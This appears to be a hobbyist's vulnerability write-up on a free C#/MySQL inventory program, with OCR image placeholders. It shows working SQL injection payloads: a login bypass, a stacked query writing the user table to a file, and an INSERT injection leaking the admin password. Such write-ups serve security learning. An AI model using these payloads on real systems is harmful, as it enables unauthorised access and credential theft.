
Vulnerable Program

I really think that this site is a godsend for those who wanted to practice `code review`. That being said, my knowledge of C# is as good as an ant. I kinda dived into this program analysing things dynamically.

[Inventory System Using C# and MySQL Database Free Source Code | Free Source Code, Projects & Tutorials (sourcecodester.com)]


Program Function – Login

I guess it doesn't take too much words to explain the functionality of this. Takes username and password and pops a message if logon is unsuccessful or it brings you to another screen if login is successful.




Exploitation


By looking at the call stack, I managed to trace execution to the code that was responsible allowing a user to login. One look at it and you'll know that it is vulnerable.



I intentionally executed a failed login to see how the program processes it.




In this case, I think a normal **or True –** payload would suffice.




True enough it worked and I was able to bypass the authentication mechanism.

```
admin' or True -- -
```




Success

This plain screen confirms that I was able to login without providing any valid password.



Program Function – Add new category

Basically this functionality is as what you see. Basic crud operation for Categories and Units. How this fits into the bigger picture? I have no idea. After a successful CRUD operation, I basically pause the program and inspect the corresponding SQL query.




Exploitation

Once I had the basic idea of how things worked, I tried to exploit it by looking at how the SQL statements are structured. Honestly, my grasp on SQL are quite basic but thanks to portswigger, I know just enough to get results from this.

SQL Injection in Different Statement Types - PortSwigger

Looking at the code below, I know that the code is vulnerable.



At first I wanted to do fancy shit, for example inserting results back into category column or somewhere along that lines. However, I chose the simplest option in dumping credentials to a file just to get the proof of concept working.


```
UPDATE tblsettings  SET DESCRIPTION= 'test' where id=1; select * from user into outfile
'c://creds.txt' -- -' WHERE ID ='6'
```

I basically copy and pasted the code higlighted in red in the preceeding example into the category textbox. Initially, I get a success message. Subsequently, I got an error complaining bout some error in

the SQL query. However that is due to the fact that the input on the category textbox was used for 2 different SQL queries.


```
test' where id=1; select * from user into outfile 'c://creds.txt' -- -
```

Results




Success

Basically the existence of this text file confirmed that things are working.



Program Function – Administer stocks


Nothing really special bout this functionality. It basically allows user to do CRUD operations on items. Guess it's the bread and butter of this whole program.



ITEMID	NAME	DESCRIPTION	TYPE	PRICE	QTY
A000010	Piston Ring "Yamana"	Motor Parts	ACCESORIES	350	342
A000011	Nut Lack	Motor Parts	ACCESORIES	45	292
A000012	Fly Wheel Nut	Motor Parts	ACCESORIES	100	385
A000013	Nut Lack	Motor Parts	ACCESORIES	45	195
A000014	Tapelone	Motor Parts	ACCESORIES	150	40
A000015	Main Bering	Motor Parts	ACCESORIES	350	200
A000016	Con. Rod	Motor Parts	ACCESORIES	150	250
A000017	Bolt	Motor Bolt	ACCESORIES	50	394
A000018	Valve Spring	Motor Parts	ACCESORIES	250	300
A00002	Fuel Tank	Motor Tank	ACCESORIES	350	30
A00003	Nozzle Tip	Motor Tool	ACCESORIES	50	50
A00004	Oil Filter	Motor Tool	ACCESORIES	40	50
A00005	Fan Blade	Motor Fan	ACCESORIES	250	15
A00006	Nut	Motor parts	ACCESORIES	25	400

Exploitation


In this case, I focused on one functionality, the save button. I did a save on junk items and when I traced its code execution, it leads me to the vulnerable SQL statement which is shown below.



It took me quite some time to get the hang of how to exploit this. By consulting the portswigger link and using some braincells, I saw that it is possible for me to reflect back the result of a successful query into the description textbox.


So I used the payload that is shown below and insert it into the Item Name textbox.

```
testtttt',concat('username: admin password: ', (SELECT pass FROM user WHERE
user_name='admin')),'MOTORS MACHINE','1.0','1','pcs.') -- -
```



